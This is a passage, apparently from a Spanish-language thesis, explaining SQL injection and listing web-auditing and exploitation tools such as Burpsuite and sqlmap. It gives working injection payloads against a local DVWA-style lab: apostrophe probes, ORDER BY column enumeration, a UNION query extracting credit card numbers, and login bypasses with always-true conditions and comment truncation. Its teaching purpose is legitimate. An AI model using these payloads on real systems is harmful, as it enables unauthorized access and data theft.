El hecho de que un servidor pueda verse afectado por las inyecciones SQL se debe a la falta de medidas de seguridad por parte de sus diseñadores/programadores, especialmente por una mala filtración de las entradas (por formularios, cookies o parámetros).

La inyección SQL es un problema de seguridad informática que debe ser tomado en cuenta por el programador para prevenirlo. Un programa hecho con descuido, displicencia, o con ignorancia sobre el problema, podrá ser vulnerable y la seguridad del sistema puede quedar ciertamente comprometida. Esto puede suceder tanto en programas ejecutándose en computadores de escritorio, como en páginas Web, ya que éstas pueden funcionar mediante programas ejecutándose en el servidor que las aloja(Litchfield, 2005).

La vulnerabilidad puede ocurrir cuando un programa "arma" descuidadamente una sentencia SQL, con parámetros dados por el usuario, para luego hacer una consulta a una base de datos. Dentro de los parámetros dados por el usuario viene el código SQL inyectado.

Al ejecutarse esa consulta por la base de datos, el código SQL inyectado también se ejecutará y podría hacer un sin número de cosas, como insertar registros, modificar o eliminar datos, autorizar accesos e, incluso, ejecutar código malicioso en el computador.

1.7.1 Formas de realizar una inyección SQL

Los ataques de inyección SQL se pueden dividir en las tres clases siguientes:

- *Inband*: los datos se extraen usando el mismo canal que se utiliza para inyectar el código del SQL. Ésta es la clase más directa del ataque, en la cual los datos recuperados se presentan directamente en la página web de la aplicación.
- *Outband*: los datos se recuperan usando un diverso canal (ej., un email con los resultados de la consulta que se genera y se envían al atacante, o un archivo de texto plano con los resultados de la inyección).

- Deductivo: no hay transferencia real de datos, pero el atacante puede reconstruir la información enviando peticiones particulares y observando el comportamiento resultante del servidor de base de datos.

Con independencia de la clase del ataque, un ataque acertado de inyección SQL requiere al atacante hacer una consulta sintácticamente correcta en SQL. Si la aplicación devuelve un mensaje de error generado por una consulta incorrecta, será más fácil reconstruir la lógica de la consulta original y, por lo tanto, entender cómo realizar la inyección correctamente. Sin embargo, si la solicitud esconde los detalles del error, a continuación, el atacante debe ser capaz de utilizar técnicas de ingeniería inversa de la lógica de la consulta original. El último caso se conoce como "inyección oculta del SQL" o Blind SQL Injection(Dafydd Stuttard, 2008).

1.7.2 Comprendiendo la inyección SQL

Luego de repasar el concepto y definición de Inyección SQL en el inicio de este epígrafe se podrá pasar a conocer con un poco más de detalle de cómo funciona una inyección de código SQL en una aplicación web vulnerable.

1.7.2.1 Inyección SQL, encontrando la vulnerabilidad

El primer paso para realizar una inyección SQL es identificar que la aplicación web es vulnerable a inyecciones SQL, para identificar este tipo de vulnerabilidad se puede hacer uso de varias herramientas disponibles tanto como software libre o como software propietario (ver capítulo 2) que automatizan la tarea de encontrar vulnerabilidades en las aplicaciones web, o simplemente agregar un apostrofe (') al final de la URL de la aplicación web como se observa en la Ilustración 1.5.




Ilustración 1.5 Forma de identificar si una aplicación web es vulnerable a inyección SQL.

```
http://127.0.0.1:5555/sql.php?id='
```

Recuadro 1.6 URL a la que se le adiciona un apostrofe para conocer si es vulnerable a inyecciones SQL.

Además del apostrofe (') para probar si es vulnerable la aplicación también se pueden agregar al final de la URL (acrónimo del inglés Uniform Resources Locator) uno o varios paréntesis ")", símbolos de comentarios[2] como `/*`, `--`, `#` o palabras reservadas del lenguaje SQL como `SELECT`, `UNION`, `ORDER BY`, etc…(Clarke, 2009).

Una vez realizado el test a la URL, si la aplicación es vulnerable arroja un error,[3] nótese en la Ilustración 1.6 dentro del recuadro rojo:

[2] Par ganar en claridad en cuanto a los caracteres o conjuntos de caracteres que significan que se está declarando un comentario en MySQL, SQL Server o en Oracle ver la tabla 2.3 *Database Comment* del libro: *SQL Injection Attacks and Defenses* en las páginas 69 y 70.

[3] En dependencia del sistema manejador de base de datos que este corriendo en el servidor de base de datos será el error devuelto al navegador después de la inyección SQL, para mayor comprensión del tema leer el libro: *SQL Injection Attacks and Defenses* de la página 40 a la 56.




Ilustración 1.6 Error mostrado por una página web vulnerable a inyección SQL, en este caso el SGBD que interactúa con el servidor web es MySQL.

Esto sucede porque la consulta SQL no está bien sanitizada. Esto quiere decir que no se aplicaron reglas de seguridad cuando se programó el sitio o aplicación web.

1.7.2.2 Inyección SQL, uso de la cláusula ORDER BY

Una vez que se conoce que la aplicación es vulnerable el primer paso para explotar la vulnerabilidad es conocer cuántos campos se están seleccionando en la consulta.

Para conocer cuántos campos se están seleccionando en la consulta SQL se utiliza la cláusula `ORDER BY` vea el recuadro 1.7.

```
SELECT name, phone
FROM users
ORDER BY name;
```

Recuadro 1.7 Consulta SQL donde se ordena alfabéticamente por el campo 'name' los datos seleccionados.

La consulta SQL del recuadro 1.7 ordena la respuesta alfabéticamente por el campo `"name"`, una forma alternativa de usar `ORDER BY` es no indicando el nombre del campo sino su posición vea el recuadro 1.8.

```
SELECT name, phone
FROM users
ORDER BY 1;
```

Recuadro 1.8 Consulta SQL donde se ordena alfabéticamente por el primer campo seleccionado en este caso 'name'.

Esta otra consulta también ordena los resultados por el campo `"name"` ya que es el que aparece en la primera posición. Pero ¿Qué sucede si se trata de ordenar por una posición que no existe? Observe el recuadro 1.9.

```
SELECT name, phone
FROM users
ORDER BY 3;
```

Recuadro 1.9 Consulta SQL donde se ordena alfabéticamente por el tercer campo seleccionado.

La posición 3 no existe porque solo se seleccionan 2 campos. Por ello esta consulta generará un error similar a este encerrado en un rectángulo rojo en la Ilustración 1.7.




Ilustración 1.7 Muestra el error devuelto por el SGBD en este caso MySQL cuando se selecciona por un campo que no existe.

Entonces, para averiguar el número de campos seleccionados, la idea es inyectar un `ORDER BY` e ir ordenando por el primer campo, luego por el segundo y así de forma incremental hasta generar un error. Cuando ello suceda se conocerá cuantos campos se seleccionan en la consulta enviada al servidor de base de datos.

```
http://127.0.0.1:5555/sql.php?id=1'+order+by+1#
http://127.0.0.1:5555/sql.php?id=1'+order+by+2#
http://127.0.0.1:5555/sql.php?id=1'+order+by+3#
http://127.0.0.1:5555/sql.php?id=1'+order+by+4# etc…
```

Recuadro 1.10 Sucesión de pruebas introducidas en la URL para detectar cuantos campos se están seleccionando en una consulta SQL ejecutada en un archivo en el servidor web.

Hasta ahora se ha visto cómo utilizar la cláusula `ORDER BY` en una inyección SQL para conocer los campos seleccionados, pero que sucede si se seleccionan 30 o más campos, la tarea se torna un tanto tediosa y poco eficiente, lo que en realidad se usa es una búsqueda binaria.

1.7.2.3 Inyección SQL, uso de la cláusula UNION

Bien, con el uso de la cláusula `ORDER BY` es posible conocer cuántos campos se están seleccionando en la consulta. Ahora lo que sigue es saber cuáles de esos campos se muestran al usuario en el sitio o aplicación web, para eso se utiliza la cláusula `UNIÓN`. Esta cláusula se utiliza en inyecciones SQL para ensamblar una consulta SQL forjada adrede por el atacante, a la consulta original. El resultado de la consulta SQL forjada adrede será ensamblado al resultado de la consulta original, permitiendo que el atacante obtenga los valores de los campos de otras tablas.

```php
<?php
if(isset($_GET['Submit'])){
  // Retrieve data
    $id = $_GET['id'];
 $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysql_query($getid) or die('<pre>'.mysql_error().'</pre>');
   $num = mysql_numrows($result)
```

Recuadro 1.11 Sección de código de un archivo ejecutado en el servidor web, donde se ejecuta una consulta SQL nótese en el recuadro rojo.

Como muestra el recuadro 1.11 resaltado en rojo la siguiente consulta SQL pertenece a un archivo que es ejecutado en el servidor web:

```
SELECT name, phone, address
FROM users
WHERE user_id='$id'
```

Recuadro 1.12 Consulta SQL donde se seleccionan los campos 'name', 'phone', 'address' en la tabla 'users' donde el campo 'user_id' es igual al dato introducido por el usuario.

Si se introduce lo siguiente (`1'UNION ALL SELECT credit_card_number,1,1 FROM credit_card_table)` en el lugar del dato solicitado en este caso el ID vea el Recuadro 1.13.

```
1'UNION ALL
SELECT credit_card_number,1,1
FROM credit_card_table;/*
```

Recuadro 1.13 Código malicioso que puede ser introducido por el usuario en lugar del dato solicitado por la página web.

En el recuadro siguiente (Recuadro 1.14) se muestra una consulta SQL ensamblada con los códigos que aparecen en el Recuadro 1.12 y el recuadro 1.13

```
SELECT name, phone, address
FROM users
WHERE Id='1'
UNION ALL SELECT credit_card_number,1,1
FROM credit_car_table;/*
```

Recuadro 1.14 Consulta SQL resultado de una inyección SQL.

La consulta SQL que aparece en el recuadro 1.14 ensamblará el resultado de la consulta original con todos los usuarios de la tarjeta de crédito. Por otra parte, note que más allá de los números de tarjeta de crédito, se ha seleccionado otros dos valores `credit_card_number,1,1`. Estos dos valores son necesarios, porque la consulta dos realizada por el atacante debe tener un número igual de parámetros, para evitar un error de sintaxis en la devolución de los registros. Nótese que el final de la inyección termina con un símbolo de comentario (`/*`), anulando así el resto del código de la consulta.

1.7.2.4 Inyección SQL, accediendo a la aplicación sin credenciales

A continuación se podrá observar como violar con técnicas de inyección SQL el mecanismo de autenticación que aparece en el recuadro 1.15.

```
dvwaDatabaseConnect();
if( isset( $_POST[ 'Login' ] ) ) {
  $user = $_POST[ 'username' ];
  $pass = $_POST[ 'password' ];
 $query = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
$result = @mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );
    if( $result && mysql_num_rows( $result ) == 1 ) {// Login Successful...
```

Recuadro 1.15 Sección de código de un archivo ejecutado en el servidor web, donde se ejecuta una consulta SQL nótese en el recuadro rojo, encargada de chequear la existencia en la base de datos del usuario que intenta acceder a la aplicación web.

Considere la consulta SQL siguiente resaltada por un recuadro rojo en el recuadro 1.15.

```
SELECT *
FROM users
WHERE username='$user'
AND password='$pass';
```

Recuadro 1.16 Consulta SQL utilizada para autenticar un usuario.

Una consulta similar se utiliza generalmente en la mayoría de las aplicaciones web para autenticar un usuario. Si la consulta devuelve un valor significa que dentro de la base de datos existe un usuario con ese nombre de usuario y con esa contraseña, después se permite al usuario abrir una sesión en el sistema, si no el acceso se niega. Los valores de los campos de la entrada se obtienen generalmente del usuario. Suponga que se inserta los valores siguientes de `username` y de `password`:




Ilustración 1.8 Se introduce código malicioso para acceder a la aplicación si credenciales.

Las variables `$username` y `$password` toman los siguientes valores (ver Recuadro 1.17):

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

Recuadro 1.17 Las variables '$username' y '$password' toman como valor los datos introducidos por el usuario.

Así queda la consulta resaltada por el rectángulo rojo en el recuadro 1.15 una vez realizada la inyección de código malicioso por parte del atacante (ver Recuadro 1.18)[4]:

```
SELECT *
FROM users
WHERE username='1' OR '1' = '1'
AND password='1' OR '1' = '1';
```

Recuadro 1.18 Consulta SQL resultado de una inyección SQL con el código mostrado en la ilustración 1.8.

Si los valores de los parámetros son enviados al servidor web con el método GET, y si el dominio del sitio web vulnerable es `www.example.com`, la petición que se realiza fuera similar a la que aparece en el recuadro 1.19.

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=
%20'1&password=1'%20or%20'1'%20=%20'1
```

[4] Nótese por qué se llama "Inyección" SQL. Si se observa bien el código malicioso o inyectado por el atacante se encuentra, de color rojo, y se encuentra empotrado en medio del código bueno, de color verde. El código rojo ha sido "inyectado" dentro del verde.

Recuadro 1.19 URL luego de realizarse la petición al servidor con los datos introducidos por el usuario.

Después de un análisis corto, note que la consulta devuelve un valor (o un sistema de valores) porque la condición (`OR '1' = '1'`) es siempre verdad. De esta manera el sistema ha autenticado al usuario sin saber el `username` (nombre de usuario) y el `password` (contraseña).

En algunos sistemas la primera fila de una tabla de usuario sería un usuario con privilegios de administrador. Éste puede ser el perfil devuelto en algunos casos. Otro ejemplo de consulta es el siguiente:

```
SELECT *
FROM users
WHERE ((username='$username')
AND (password=MD5('$password')))
```

Recuadro 1.20 Consulta SQL donde se observa el anidamiento con paréntesis y el uso de la función MD5 para encriptar el password.

En este caso, hay dos problemas, uno debido al uso de paréntesis y uno debido al uso de la función MD5. En primer lugar, se resolverá el problema de paréntesis. Esto consiste en simplemente agregar un número de paréntesis cerrados hasta que se obtenga una consulta corregida. Para resolver el segundo problema, se intenta invalidar la segunda condición. Se agrega a nuestra consulta un símbolo final que signifique que un comentario está comenzando. De esta manera, todo lo que sigue tal símbolo se considera un comentario (ver ilustración 1.9). Cada SGBD o DBMS (acrónimo del inglés *Database Management System*) tiene sus

propios símbolos de comentario[5], sin embargo, un símbolo común de la mayor parte de las bases de datos es /*. En Oracle el símbolo es "--". Los valores que se utilizan son el `username` y la `password`:

Ilustración 1.9 Se introduce código malicioso para acceder a la aplicación si credenciales.

Las variables `$username` y `$password` toman los siguientes valores:

```
$username = 1' or '1' = '1'));/*
$password = foo
```

Recuadro 1.21 Las variables '$username' y '$password' toman como valor los datos introducidos por el usuario.

De ahí que la consulta ejecutada sea la siguiente:

```
SELECT *
FROM Users
WHERE ((Username='1' or '1' = '1'));/*')
AND (Password=MD5('$password')));
```

Recuadro 1.22 Consulta SQL resultado de la inyección SQL mostrada en la ilustración 1.9.

[5] Par ganar en claridad en cuanto a los caracteres o conjuntos de caracteres que significan que se está declarando un comentario en MySQL, SQL Server o en Oracle ver la tabla 2.3 *Database Comment* del libro: *SQL Injection Attacks and Defenses* en las páginas 69 y 70.

La cuál devuelve varios registros o mejor dicho devuelve todos los registros de la tabla `Users`. En ocasiones, el código de la autentificación verifica que el número de tuplas devuelto sea exactamente igual a un registro devuelto, nótese en el rectángulo rojo en el recuadro1.23 que aparece a continuación. De ahí que no se obtenga ninguna respuesta en la inyección SQL realizada.

```
 $query = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
$result = @mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );
if ( $result && mysql_num_rows( $result ) == 1 ) {  // Login Successful...
        Login( $user );
        Redirect( 'index.php' );
    }
        MessagePush( "Login failed" );    // Login failed
        Redirect( 'login.php' );
}
```

Recuadro 1.23 Sección de código de un archivo ejecutado en el servidor web, en el recuadro rojo la condición que chequea que la consulta SQL ejecutada haya devuelto un solo registro.

Para circundar este problema, es suficiente con insertar una cláusula del SQL que imponga la condición que el número del tuplas devuelto debe ser uno.

1.7.2.5 Inyección SQL, uso de la cláusula LIMIT

Continuando con la situación anterior se necesita modificar la inyección SQL para obtener únicamente un solo registro, para alcanzar esta meta, se utiliza la cláusula `LIMIT`, donde esta cláusula limitará el número de las tuplas que se espera que sean devueltos a un solo registro. Con respecto al ejemplo anterior, el valor de los campos `username` y `password` serán modificados como sigue:

Ilustración 1.10 Se introduce código malicioso para acceder a la aplicación sin credenciales.

En esta ocasión las variables `$username` y `$password` toman los siguientes valores:

```
$username = 1'or '1' = '1'))LÍMIT 1;/*
$password = foo
```

Recuadro 1.24 Las variables '$username' y '$password' toman como valor los datos introducidos por el usuario.

De ahí que la consulta ejecutada sea la siguiente:

```
SELECT *
FROM Users
WHERE ((Username='1'or '1' = '1'))LÍMIT 1;/*')
AND (Password=MD5('$password')));
```

Recuadro 1.25 Consulta SQL resultado de la inyección SQL mostrada en la ilustración 1.11.

Donde la parte de la consulta que se encuentra detrás del símbolo de comentario (`/*`) queda anulada, invalidando la función MD5 utilizada para encriptar el password que introduce el usuario, ejecutándose la consulta solamente hasta donde se encuentra el símbolo (`;`) y dejándonos acceder al sistema sin credencial alguna.

Conclusiones parciales del capítulo

Como resultado de la investigación realizada en este capítulo se pudo constatar la evolución de la seguridad en redes informáticas, se mencionan los tipos de ataques más comunes, así como las principales vulnerabilidades en el ámbito internacional destacando que en el caso de los sistemas con bases de datos e interfaces web las vulnerabilidades más comunes son:

Cross Site Scripting (XSS)

Inyección SQL

También se destacan las principales organizaciones encargadas del aseguramiento de redes informáticas a nivel mundial.

CAPÍTULO II

HERRAMIENTAS PARA LA AUDITORÍA Y EXPLOTACIÓN DE VULNERABILIDADES INFORMÁTICAS.

CAPÍTULO II: HERRAMIENTAS PARA LA AUDITORÍA Y EXPLOTACIÓN DE VULNERABILIDADES INFORMÁTICAS.

Introducción al capítulo

En este momento nadie duda de los beneficios que las herramientas informáticas aportan a cualquier persona, empresa u organización: automatizan tareas, reducen la cantidad de trabajo repetitivo sin valor, evitan errores humanos, etc.

Actualmente existen muchas herramientas para la detección y explotación de vulnerabilidades, se han desarrollados distribuciones Linux especializadas en seguridad que básicamente son una recopilación de herramientas que se integran con determinado éxito en las diferentes distribuciones GNU/Linux.

2.1 Distribuciones GNU/Linux vinculadas a la Seguridad Informática.

Una distribución Linux (coloquialmente llamada distro) es una distribución de software basada en el núcleo Linux que incluye determinados paquetes de software para satisfacer las necesidades de un grupo específico de usuarios, dando así origen a ediciones domésticas, empresariales y para servidores. Por lo general están compuestas, total o mayoritariamente, de software libre, aunque a menudo incorporan aplicaciones o controladores propietarios.

También existen distros de propósito especial como las asociadas a la Seguridad Informática. Estas distros están principalmente diseñadas para realizar tareas de seguridad en la red como auditar la seguridad y hacer pruebas de penetración con el fin de detectar, prevenir y monitorear accesos no autorizados, abusos, alteraciones o denegación de servicios de red. La mayoría

de ellas están disponibles como *Live CD*, por lo que se puede rápidamente probar y usar sin alterar un sistema instalado.

A continuación se presenta una lista de algunas de las distros (sin un orden particular) vinculadas a la Seguridad Informática.

- DEFT (*Digital Evidence* & *Forensic Toolkit*).
- CAINE (*Computer Aided Investigative Environment*).
- STD (*Security Tools Distribution*).
- BackBox
- Kali
- BackTrack

Todas estas distribuciones tienen prácticamente las mismas funcionalidades y se diferencian básicamente por la forma de organización de las herramientas, el nivel de integración de las mismas y el ambiente de trabajo.

De la lista anterior destacar ***BackTrack*** que es una distribución *GNU/Linux* en formato *Live CD* pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general, actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática.

Se deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. WHAX es la evolución del Whoppix (WhiteHat Knoppix), el cual pasó a basarse en la distribución Linux SLAX en lugar de Knoppix. La última versión (BackTrack 5) de esta distribución cambió el sistema base, antes basado en SLAX y ahora en Ubuntu 10.04 LTS (Lucyd Lynx). Soporta

arquitecturas de 32 y 64 bits, algo nuevo en la distribución, pues, hasta la versión 4 (BackTrack 4), se había lanzado exclusivamente la versión de 32 bits.

Incluye una larga lista de herramientas de seguridad y hacking listas para usar, entre las que destacan numerosos *scanners* de puertos (*port scanners*) y de vulnerabilidades, *password crackers,* archivos de *exploits*, *sniffers*, herramientas de análisis forense y herramientas para la auditoría *Wireless*. Fue incluida en el puesto 32 de la famosa lista "*Top 100 Network Security Tools*" de 2008.

Existen distribuciones GNU/Linux en formato *Live CD* de entrenamiento con un conjunto bastante completo de aplicaciones con distintos niveles de vulnerabilidades, además de contar con herramientas para intentar encontrar y aprovechar dichas vulnerabilidades, Web Security Dojo es una plataforma similar a BackTrack, sin embargo su contenido es enteramente destinado realizar pruebas de penetración (*pentesting*) de aplicaciones web, también existen otras plataformas de entrenamiento donde no abundan las aplicaciones vulnerables sin embargo ofrecen debilidades que se pueden aprovechar para el aprendizaje del hacking:

- *Dawn Vulnerabilities Web Applications* (DVWA).
- BadStore.
- Hackademic.RTB1.
- Hackademic.RTB2.

2.1.1.1 Aplicaciones web vulnerables incluidas en Distribuciones GNU/Linux

- Damn Vulnerable Web App
- Gruyere
- Hacme Casino
- Insecure Web App

- W3AF Tests Application
- OWASP Webgoat

2.1.1.2 Herramientas más populares en Distribuciones GNU/Linux

- Arachnid
- Burpsuite
- WireShark
- Nikto
- Whatweb
- BeEF
- Metasploits Framework
- Ratproxy
- SQL Injection Brute Force
- Skavenger shell
- Nmap
- Sqlmap
- SET
- W3af
- WebScarab
- Websecurify
- OWASP - Zed Attack Proxy

2.2 Herramientas para la auditoría de aplicaciones web

Gran parte de los entornos webs corporativos ofrecen una importante interacción con el usuario a través de aplicaciones. De este modo, las antiguas páginas web tipo tarjeta de presentación han derivado, por ejemplo; en aplicaciones donde el usuario puede realizar consultas de información sobre una base datos, compras a través de catálogos, así como un largo etcétera de utilidades.

Cuando se habla de auditoría web se refiere a varios análisis, escaneos, pruebas de penetración o explotación que se realizan tanto a través de herramientas automatizadas, como de forma manual sobre aplicaciones web.

En el anexo uno se presentan las herramientas Whatweb y Nikto excelentes herramientas para la auditoria de aplicaciones web.

2.2.1 Características

- Identifican Sistemas Manejadores de Contenido y sus errores de implementación.
- Descubren Información detallada sobre el lenguaje implementado y la tecnología utilizada.
- Controlan la velocidad y fiabilidad de la aplicación web.
- Interceptan y analizan el tráfico entre el navegador web y la aplicación web destino.
- Escanean automáticamente los diferentes tipos de vulnerabilidades en aplicaciones web.
- Manipulación y modificación de encabezados HTTP.
- Permiten salvar el estado de un análisis para su reanudación en otro momento.
- Generan reportes detallados que pueden ser exportados en varios formatos dígase XML, HTML, NBE, CSV.

2.2.1.1 Burpsuite

Destacar la herramienta Burpsuite que es una plataforma integrada para medir el desempeño de aplicaciones web mediante pruebas, está diseñado para soportar combinación de técnicas manuales con automáticas, permite tomar el control total sobre las acciones y el desempeño de la aplicación brindando una gama de resultados una vez realizado un análisis profundo a la aplicación web.

Burpsuite contiene los siguientes componentes clave:

- Un Proxy capaz de interceptar el trafico HTTP, lo que le permite inspeccionar y modificar el tráfico entre el navegador y la aplicación de destino.
- Una araña con reconocimiento de aplicaciones, para el rastreo de contenido y funcionalidad de la aplicación web.

- Un escáner de aplicaciones web avanzadas para automatizar la detección de numerosos tipos de vulnerabilidad.
- Una herramienta de intrusión, para realizar poderosos ataques personalizados como encontrar y explotar vulnerabilidades inusuales.
- Una herramienta que actúa como repetidor, para manipular y volver a enviar peticiones individuales.
- Una herramienta Secuenciador, para probar la aleatoriedad de las credenciales de sesión.
- La capacidad de guardar su trabajo y reanudarlo más tarde.
- Extensibilidad, lo que permite escribir fácilmente plugins propios, para realizar tareas complejas y personalizadas dentro de Burpsuite.




Ilustración 2.1 Interfaz gráfica del Buspsuite.

2.3 Herramientas para la explotación de vulnerabilidades informáticas

Como mismo existen herramientas que nos facilitan mucho el trabajo que se realiza a diario ya sea en una empresa o en casa, también existen muchas de ellas que su principal uso es explotar errores o fallas de software (vulnerabilidad informática) que se encuentran en otras herramientas o programas informáticos. En el presente trabajo se hace énfasis en este tipo de herramientas muchas de la cuales actualmente están disponibles como software libre.

2.3.1 Herramientas para la explotación de la vulnerabilidad Inyección SQL

Existen gran cantidad de herramientas para explotar la vulnerabilidad inyección SQL, muchas de las cuales se especifican en un determinado sistema gestor de base de datos, otras abarcan varios sistemas gestores de base de datos, y la mayoría implementan varias técnicas de inyección SQL: *Boolean-based*, *Time-based*, *Error-based*, *Union query* y *Stacked queries*, a continuación les dejo las herramientas más populares para explotar esta vulnerabilidad:

- Sqlmap
- Havij
- BSQL Hacker
- SQLi Helper
- Pangolin
- SQL Injection Brute Force
- Sqlninja
- SQL Power Injection
- Absinthe
- SQLier

2.3.1.1 Características

- Soporte para los motores de base de datos MySQL, Oracle, PostgreSQL, MSSQL, MS Access, SQLite versiones 2 y 3, Firebird, Sybase y MaxDB de SAP.
- Soporte para 5 técnicas de inyección SQL: Boolean-based blind, Time-based blind, Error-based, Union query y Stacked queries,
- Permiten enumerar y extraer los datos de: las bases de datos, de los usuarios, los passwords en formato hash, los privilegios de los usuarios, los roles, tablas, columnas y todos los datos almacenados.
- Reconocimiento automático de los passwords en forma de hash para "crackearlos" utilizando un ataque de fuerza bruta basado en diccionarios.
- Permite descargar y subir cualquier archivo al servidor de base de datos cuando el gestor es MySQL, PostgreSQL o Microsoft SQL Server.
- Permiten enviar comandos al sistema operativo y obtener la "salida del comando enviado" cuando el servidor de base de datos es MySQL, PostgreSQL o Microsoft SQL Server.
- Permite la escalabilidad de privilegios a través del comando *getsystem* utilizando el Meterpreter de Metasploits.
- Soportan la conexión directa a las bases de datos sin usar Inyección SQL, siempre que se disponga de credenciales con privilegios de administración en el SGBD, la dirección IP del servidor, el puerto y el nombre de la base de datos.
- Se encuentra disponible tanto para sistemas Unix como para las plataformas Windows.

2.3.1.2 Sqlmap

Destacar Sqlmap que es una herramienta de código abierto desarrollada en python que ayuda a automatizar el proceso de detectar y explotar las vulnerabilidades de inyección SQL. Una vez que se detecta una o más

